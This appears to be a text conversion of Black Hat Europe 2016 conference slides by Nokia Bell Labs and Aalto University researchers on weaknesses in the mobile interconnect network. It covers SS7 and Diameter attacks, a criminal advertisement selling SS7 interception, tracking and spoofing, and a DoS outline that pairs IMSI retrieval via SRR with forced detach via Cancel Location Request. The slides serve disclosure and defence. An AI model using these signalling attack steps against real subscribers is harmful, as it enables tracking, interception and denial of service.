



black hat[®]
EUROPE 2016

Detach me not

DoS attacks against 4G cellular users worldwide from your desk

Silke Holtmanns	Nokia Bell Labs
Bhanu Kotte	Nokia Bell Labs
Siddharth Rao	Aalto University



Blackhat Staff
AT&T, Verizon, T-Mobile, Sprint..

Blackhat Attendees
Orange, DT, Vodafone, ePlus,..



My home mobile network operator
Colleagues & Family
Elisa, TeliaSonera, DNA

We are here
connected to Vodafone, O2, Orange, T-Mobile, 3

Roaming Network – Interconnect IPX



We are all connected to the Inteconnection Network



History – To Understand the Problem

- Established more than 35 years ago between a few state owned operators
- Build on trust (closed private network)
- No inbuilt security (in particular, no source authentication)
- SS7 protocol was constantly extended for new services and features
- New service providers connect all the time e.g. IPX roaming hubs, Application to user SMS, etc
- Now moving towards LTE / Diameter based protocols



Closed & Private Network?

The Intercept_

OPERATION SOCIALIST

The Inside Story of How British Spies Hacked Belgium's Largest Telco



Personal Business Login

Shop My3 Help 3Plus 3Money Search

Home. Explore. About three. Wholesale interconnect

- > Why Three?
- > About Three
- > Media Centre

Wholesale Interconnect (Three Ireland (Hutchison) Limited).

Below you can see what I can provide. Contact information at the bottom page.

SERVICES

CELL PHONE REPORTS

A cell phone report contains network information, such as MCC, MNC, IMSI, TMSI and location information(real-time) - You can request more, like the encryption keys of the current session.

3 LOOKUPS: \$150

CELL PHONE INTERCEPTION

This service is simple and easy, I only require you to provide the target MSISDN(number), along with a destination number that I can redirect the incoming/outcoming requests to.

CALLS: \$100

SMS MESSAGES: \$250

SPOOFED SMS MESSAGING/CALLING

You will be provided with a web panel and an access code, then you can send SMS messages and make calls without any restrictions, just by clicking a button.

1 MONTH: \$20

SS7 API

With this, you can do everything I can, just by logging into an SSH server I have open. API Access includes the following: Tracking, subscription modifying, jamming, intercepting, SMS/Call Spoofing.

1 MONTH: \$250

3 MONTHS: \$500

ZXR10 xGW-16, ZTE ZXR10 Software Version: ZXUN xGW(GGSN)V4.10.13(1.0.0)



One of the prime targets monitored under the AURORAGOLD program is the London-headquartered trade group, the GSM Association, or the GSMA, which represents the interests of more than 800 major cellphone, software, and internet companies from 220 countries.

German Bundeswehr's Secret Afghan Phone Hacking Operation Rumbled



221.177.247.252

China Mobile

Added on 2016-09-22 15:34:36 GMT

China

Details

How to get in?

Renting a Service

Hacking

Having Power



Bribing an Employee

Become an Operator

Convincing

Current Status of IPX Security

- Most commonly used protocol for interconnection is still **SS7-MAP** (message application part)
- Often intermediate nodes involved
- Often without any form of transport security
 - > **No IPSec, no TLS / DTLS, no MAPSec**
- No source authentication, no integrity, no confidentiality

- For the legacy protocol, SS7 many attacks are known, some of them landed on TV (CBS 60 minutes)



SS7 incidents known

- Location Tracking
- Eavesdropping
- Fraud
- Denial of Service user & network
- Credential theft
- Data session hijacking
- Unblocking stolen phone
- SMS interception
- One time password theft and account takeover for Telegram, Facebook, Whatsapp

```
Request: 1 Cell - GSM
1 {
2   "token": "101472503351",
3   "radio": "gsm",
4   "mcc": "262",
5   "mnc": "01",
6   "cells": [{"lac": 123,
7             "cid": 1650204
8             }],
9   "address": 1
10 }
Response:
1 {
2   "status": "ok",
3   "balance": 44,
4   "lat": 68,
5   "lon": 24,
6   "accuracy": 959,
7   "address": "Unnamed Road, 02150 Esp
8 }
```



Bulgarian company - Global Innovator in Wiretapping

“Circles Bulgaria” has listed itself as a virtual operator to intercept encryption keys from the SS7 inter-operator network

December 15, 2015

Hackers Can Steal Your Facebook Account With Just A Phone Number



Thomas Fox-Brewster FORREX STAFF

WIRELESS

Telenor mobile network hit by international signal

Monday 22 February 2016 | 16:03 CET | News

Telenor said it suffered a major mobile network outage for several hours on 19 February due to incorrect signalling data from an international operator.



Media: officials fired for using WhatsApp, Viber and Telegram

All will be better with LTE and Diameter.....

All will be ~~better~~ **different** with
LTE and Diameter.....

Mobile LTE Networks



Network Setup for DoS Testing – Video

IMSI retrieval using SRR

- Send Routing Info for SM Request (SRR)
- Sent by SMSC to the HSS
 - Retrieves subscriber's IMSI and identity of the serving MME
 - Routing a short message to the recipient



DoS using CLR

Cancel Location Request (CLR)

Sent by HSS to the MME to detach the UE

- MME change (location change)
- Subscription Withdrawal

